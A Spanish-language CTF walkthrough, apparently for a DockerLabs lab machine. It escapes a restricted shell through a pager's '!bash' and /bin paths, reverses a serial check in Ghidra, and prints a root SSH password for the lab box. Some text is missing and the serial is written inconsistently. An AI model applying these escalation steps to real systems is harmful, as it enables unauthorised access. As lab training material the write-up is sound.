/<regular expression> Search for kth occurrence of regular expression [1]
n                Search for kth occurrence of last r.e [1]
!<cmd> or :!<cmd> Execute <cmd> in a subshell
v                Start up '/usr/bin/vi' at current line
ctrl-L          Redraw screen
:n               Go to kth next file [1]
:p               Go to kth previous file [1]
:f               Display current file name and line number
.                Repeat previous command
-----
!!bash
darksblack@dockerlabs:/tmp$ █

```

tenemos una rbash pero la podemos bypassar empezando los comando con /bin, y si tabulamos vemos los comando disponibles

```

darksblack@dockerlabs:~$ /bin/
Display all 545 possibilities? (y or n)
[ab addpart addr2line apt apt-cache apt-cdrom apt-config apt-get apt-key apt-mark ar arch as awk b2sum base32 base64 basename
gcov-dump-12 gcov-tool gcov-tool-12 gencat getconf getent getopt gold gp-archive gp-collect-app gp-display-html gp-display-src gp-display-text gpasswd gppv gprof grep groups
phar.phar phar.phar8.2 phar8.2 phar8.2.phar php php8.2 pico piconv pidof pidwait pinky pkill pl2pm pldd pmap pod2html pod2man pod2text pod2usage
systemd-machine-id-setup systemd-mount systemd-notify systemd-path systemd-repart systemd-run systemd-socket-activate systemd-stdio-bridge systemd-sysext systemd-sysusers systemd-tmpfiles systemd-tty-task-password-age systemd-umount tabs tac tail tar taskset tee

```

vemos que el binario Olympus

```
darksblack@dockerlabs:~$ /bin/ls -l
total 24
-rwxr-xr-x 1 darksblack darksblack 15048 Jan  1 09:02 Olympus
drwxr-x--- 1 darksblack darksblack  4096 Jan  1 07:41 bin
-rw-r--r-- 1 darksblack darksblack    218 Feb  5 00:33 typescript
darksblack@dockerlabs:~$
```

vamos a ejecutarlo y hacer pruebas

```
darksblack@dockerlabs:~$ ./Olympus
Selecciona el modo:
1. Invitado
2. Administrador
1
Bienvenido al modo invitado, aqui podras obtener la lista de tareas pendientes.
1. Desarrollo website empresa: Tradeway Consulting CORP
2. Prueba de Penetracion empresa: Tradeway Consulting CORP
3. Securizar red corporativa en Tradeway Consulting CORP
darksblack@dockerlabs:~$ ./Olympus
Selecciona el modo:
1. Invitado
2. Administrador
2
Introduce el serial: AAAAAAA
Serial invalido, vuelve a intentar
darksblack@dockerlabs:~$ ./Olympus
Selecciona el modo:
1. Invitado
2. Administrador
2
Introduce el serial: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Serial invalido, vuelve a intentar
Seleccion Incorrecta
Segmentation fault
darksblack@dockertabs:~$
```

si lo miramos con strings, vemos que la verificación del serial la hace con otro archivo llamado

aca con strings vemos q deve estar obfuscado

nos lo descargamos a nuestra maquina (yo lo hice con `/bin/php -S 0.0.0.0:PORT`) para revisarlo con ghidra


vemos la comparativa con el serial en hexadecimal

Defined Strings - 3 items (of 82)

Location	String Value	String Representation	Data Type
0804a058	Uso: ./validar_serial <serial>	"Uso: ./validar_serial <serial>"	ds
0804a0a9	VALIDO	"VALIDO"	ds
0804a0b0	INVALIDO	"INVALIDO"	ds


Filter: **VALI**

Cf Decompile: main x 0101 DAT Defined Strings x



pasamos de string a decompilar en la pestana de abajo  
pasado a texto

### A678-GHS3-OLP0-QQP1-DFMZ



pasamos a root por ssh!

```
(root@miguel):~/home/miguel/Work]
# ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:xONrMp8rZSaI/Uq/QIDSLoGQkEPxR3uzybEigho
YGW8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
root@172.17.0.2's password:
Linux dockerlabs 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@dockerlabs:~# whoami
root
root@dockerlabs:~# ls /root/
root@dockerlabs:~#
```

```
darksblack@dockerlabs:/tmp$ cd /home/darksblack/
darksblack@dockerlabs:~/bin$ ./Olympus
Selecciona el modo:
1. Invitado
2. Administrador
Introduce el serial: A678-GHS3-0LP0-QQP1-DFMZ
Credenciales ssh root:@#+)277280)6x4n0
(darksblack@dockerlabs:~$
```

saludos!